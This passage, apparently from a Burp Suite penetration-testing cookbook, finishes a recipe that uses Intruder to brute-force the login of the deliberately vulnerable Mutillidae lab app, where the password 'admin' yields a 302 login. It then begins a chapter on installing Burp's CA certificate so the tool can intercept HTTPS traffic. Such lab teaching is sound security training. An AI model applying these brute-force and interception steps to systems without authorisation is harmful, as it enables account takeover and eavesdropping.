


Figure 2.31 – Error handling

Attack results

After starting the attack, **Intruder** creates an attack table. The **Attack results** section offers some settings around what is captured within that table.

For this recipe, leave the default settings as they are:




Figure 2.32 – Attack results options

Grep - Match

Grep - Match is a highly useful feature that, when enabled, creates additional columns in the attack table results to quickly identify errors, exceptions, or even a custom string within the response.

For this recipe, leave the default settings as they are:




Figure 2.33 – Grep - Match on keywords

Grep - Extract

Grep - Extract, when enabled, is another option for adding a column in the attack table whose label is specific to a string found in the response. This option differs from **Grep - Match** since **Grep - Extract** values are taken from an actual HTTP response, as opposed to an arbitrary string.

For this recipe, leave the default settings as they are:




Figure 2.34 – Grep - Extract based on response

Grep - Payloads

Grep - Payloads provides you with the ability to add columns to the attack table in which responses contain reflections of payloads.

For this recipe, leave the default settings as they are:




Figure 2.35 – Grep responses on payload values used in the request

Redirections

Redirections instructs **Intruder** to never, conditionally, or always follow redirections. This feature is very useful, particularly when brute-forcing logins since a 302 redirect is generally an indication of entry.

For this recipe, leave the default settings as they are:




Figure 2.36 – Redirection behavior

HTTP version

HTTP version instructs **Intruder** to use either `HTTP/2` or `HTTP/1` as the protocol during the attack. The default setting will use whichever protocol is currently used by the target server:




Figure 2.37 – HTTP protocol behavior

Enable this feature if you wish to override the target's project and use `HTTP/1` instead. Make sure to uncheck **Default to HTTP/2 if the server supports it** to force the `HTTP/1` protocol:




Figure 2.38 – HTTP/2 override

Start attack button

Finally, we are ready to start **Intruder**. On either the **Payloads** or the **Settings** subtab, click the **Start attack** button to begin:




Figure 2.39 – Intruder's Start attack button

When the attack starts, an attack results table will appear as a pop-out screen. This allows the tester to review all requests using the payloads within the payload marker positions. It also allows us to review all responses and columns showing **Status code**, **Error**, **Timeout**, **Length**, and **Comment**:




Figure 2.40 – Attack results table

For this recipe, we note that the payload of admin in the `password` parameter produced a status code of `302`, which is a redirect. This means we logged in to the Mutillidae application successfully.

Looking at **Response** | **Render** within the attack table allows us to see how the web application responded to our payload. As you can see, we are successfully logged in as an admin:




Figure 2.41 – The result of the intruder attack is a logged-in session

3

Configuring, Crawling, Auditing, and Reporting with Burp

This chapter will help testers calibrate Burp Suite settings at both the project and user levels for optimization against the target application. For example, tweaks to the **Crawling** and **Auditing** options can assist with less abusive and less noisy brute-forcing attacks. Likewise, testers can find themselves in interesting network situations when trying to reach a target. Thus, several features are included in Burp Suite for testing sites running over **Hypertext Transport Protocol Secure** (**HTTPS**) or accessing sites through a SOCKS proxy or a port forward. Many settings are available at both the project and user levels. Finally, Burp Suite provides out-of-the-box functionality to generate a report for found issues.

In this chapter, we will cover the following recipes:

- Establishing trust over HTTPS
- Setting project configurations
- Setting user configurations
- Crawling target sites
- Creating a custom scan script
- Reporting issues

Technical requirements

To complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications** (**BWA**)
- OWASP Mutillidae link
- Burp Suite Proxy Community or Professional (`https://portswigger.net/burp/`)
- Firefox browser (`https://www.mozilla.org/en-US/firefox/new/`)
- The FoxyProxy Standard add-on for the Firefox browser configured to allow Burp Suite to proxy traffic (`https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/`)
- The proxy configuration steps are covered in the *Listening for HTTP traffic using Burp* recipe of *Chapter 1*.

Establishing trust over HTTPS

Since most websites implement (HTTPS, it is beneficial to know how to enable Burp Suite to communicate with such sites. HTTPS is an encrypted tunnel running over **Hypertext Transport Protocol** (**HTTP**).

The purpose of HTTPS is to encrypt traffic between the client browser and the web application to prevent eavesdropping. However, as testers, we wish to allow Burp Suite to eavesdrop since that is the point of using an intercepting proxy. Burp Suite provides a root **Certificate Authority** (**CA**) signed certificate. This certificate can be used to establish trust between Burp Suite and the target web application.

By default, Burp's Proxy can generate a per-target CA certificate when establishing an encrypted handshake with a target running over HTTPS. That takes care of the Burp-to-web-application portion of the tunnel. We also need to address the browser-to-Burp portion.

To create a complete HTTPS tunnel connection between the client browser, Burp, and the target application, the client will need to trust the PortSwigger certificate as a trusted authority within the browser.

Getting ready

In situations that require penetration testing with a website running over HTTPS, a tester must import the PortSwigger CA certificate as a trusted authority within their browser. You may use a proxy pass-through, such as FoxyProxy, to allow traffic to be channeled to Burp Suite much more easily.

How to do it...

Ensure Burp Suite is started. Then, execute the following steps:

1. Download the FoxyProxy Standard add-on and install the extension in the Firefox browser.

Figure 3.1 – FoxyProxy Standard Firefox add-on

2. Configure FoxyProxy Standard to act as a pass-through to Burp. Click **Add** and fill in the settings, as shown here. Click **Save** when you're done:




Figure 3.2 – How to configure FoxyProxy Standard with Burp

You should see the following output when you're done:




Figure 3.3 – FoxyProxy Standard with Burp Suite configured

3. Toggle the **FoxyProxy** button to **On** to begin channeling all browser traffic so that it flows through Burp:




Figure 3.4 – Toggling FoxyProxy Standard on to intercept traffic to send to Burp Suite

This is how FoxyProxy looks when toggled on to allow browser traffic to flow through Burp Suite:




Figure 3.5 – FoxyProxy Standard toggled on

4. To establish trust between Burp's certificate and the target application, you will need to add Burp's certificate to your browser and check it as trusted. To do this, open your Firefox browser to `http://burp`. You must type the URL exactly as shown to reach this page. You should see the following screen in your browser. Note the link on the right-hand side labeled **CA Certificate**. Click this link to download the PortSwigger CA certificate:




Figure 3.6 – URL to download the PortSwigger CA certificate

5. You will be presented with a dialog box prompting you to download the PortSwigger CA certificate. The file is labeled `cacert.der`. Download the file to a location on your hard drive.
6. In Firefox, open the Firefox menu. Then, click **Options**.
7. Click **Privacy & Security** on the left-hand side and scroll down to the **Certificates** section. Click the **View Certificates…** button:




Figure 3.7 – Firefox settings to install the PortSwigger certificate

8. Select the **Authorities** tab. Click **Import**, select the PortSwigger CA certificate file that you previously saved, and click **Open**:




Figure 3.8 – Importing the PortSwigger CA certificate into your Firefox browser

9. In the dialog box that appears, check the **Trust this CA to identify websites** box and click **OK**. Click **OK** on the **Certificate Manager** dialog as well:

